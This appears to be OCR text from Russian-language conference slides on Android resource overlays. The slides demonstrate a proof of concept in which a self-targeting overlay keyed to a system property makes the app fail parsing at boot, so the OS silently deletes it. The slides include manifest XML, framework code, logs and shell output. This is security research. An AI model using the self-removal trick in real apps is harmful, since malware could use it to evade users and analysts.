```
<overlay
    android:priority="9999"
    android:isStatic="true"
    android:targetPackage="poc.self_uninstalling_app"
    android:requiredSystemPropertyName="sys.boot_completed"
    android:requiredSystemPropertyValue="1"
    />
```


Парсинг пакетов при запуске системы

frameworks/base/core/java/com/android/internal/pm/pkg/parsing/ParsingPackageUtils.java

```
private static ParseResult<ParsingPackage> parseOverlay(ParseInput input, ParsingPackage pkg,
    Resources res, XmlResourceParser parser) {
    ...
    // check to see if overlay should be excluded based on system property condition
    String propName = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyName);
    String propValue = sa.getString(
            R.styleable.AndroidManifestResourceOverlay_requiredSystemPropertyValue);
    if (!FrameworkParsingPackageUtils.checkRequiredSystemProperties(propName, propValue)) {
        String message = "Skipping target and overlay pair " + target + " and "
                + pkg.getBaseApkPath()
                + ": overlay ignored due to required system property: "
                + propName + " with value: " + propValue;
        Slog.i(TAG, message);
        return input.skip(message);
    }
```

Парсинг пакета не завершен успешно

Парсинг пакетов при запуске системы



Парсинг пакетов при запуске системы


frameworks/base/services/core/java/com/android/server/pm/InstallPackageHelper.java

```
public void installPackagesFromDir(File scanDir, int parseFlags,
            int scanFlags, PackageParser2 packageParser, ExecutorService executorService,
            @Nullable ApexManager.ActiveApexInfo apexInfo) {
    ...
    // Delete invalid userdata apps
    if ((scanFlags & SCAN_AS_SYSTEM) == 0
            && errorCode != PackageManager.INSTALL_SUCCEEDED) {
        logCriticalInfo(Log.WARN,
                "Deleting invalid package at " + parseResult.scanFile);
        mRemovePackageHelper.removeCodePath(parseResult.scanFile);
    }
```

Система удаляет пакет во время запуска в случае ошибки парсинга

Удаляем приложение без взаимодействия с пользователем

```
PackageManager   system_process    W  Failed to parse /data/app/~~7ekJDwJJhwesSrC8wYg==: Skipping
target and overlay pair poc.self_uninstalling_app and /data/app/~~7ekJDwJJhwesSrC8wYg
==/poc.self_uninstalling_app-4IXi79WoOUN49xUkYnLHJg==/base.apk: overlay ignored due to required
system property: sys.boot_completed with value: 1
PackageManager   system_process    W  Deleting invalid package at /data/app/~~7ekJDwJJhwesSrC8wYg==
PackageManager   system_process    D  removeCodePath /data/app/~~7ekJDwJJhwesSrC8wYg==
```



Сообщения об ошибке парсинга в логкате и удаление пакета с устройства

Удаляем приложение без взаимодействия с пользователем

ДО

```
emu64xa:/ $ pm path poc.self_uninstalling_app
package:/data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk
```

ПОСЛЕ

```
emu64xa:/ $ pm path poc.self_uninstalling_app
1|emu64xa:/ $ ls -la /data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk
ls: /data/app/~~ckJYQG3rBTlEwQupcCK_uQ==/poc.self_uninstalling_app-mqBd-P7iBbnl5JTy1GBukA==/base.apk: No such file or directory
```

Приложение было удалено

Удаляем приложение без взаимодействия с пользователем

```
<overlay
    android:priority="9999"
    android:isStatic="true"
    android:targetPackage="poc.self_uninstalling_app"
    android:requiredSystemPropertyName="persist.radio.airplane_mode_on"
    android:requiredSystemPropertyValue="0"
    />
```

Выводы

- ARRO – мощный механизм для изменения ресурсов приложения на лету, без повторной компиляции
- Self-targeting overlay можно использовать для защиты ресурсов своего приложения
- Будьте внимательны при создании политики наложения ресурсов
- В ОС есть незадокументированная возможность контролировать установку и удаление своего приложения

Q&A

github.com/Nalen98/self-targeting-overlay-demo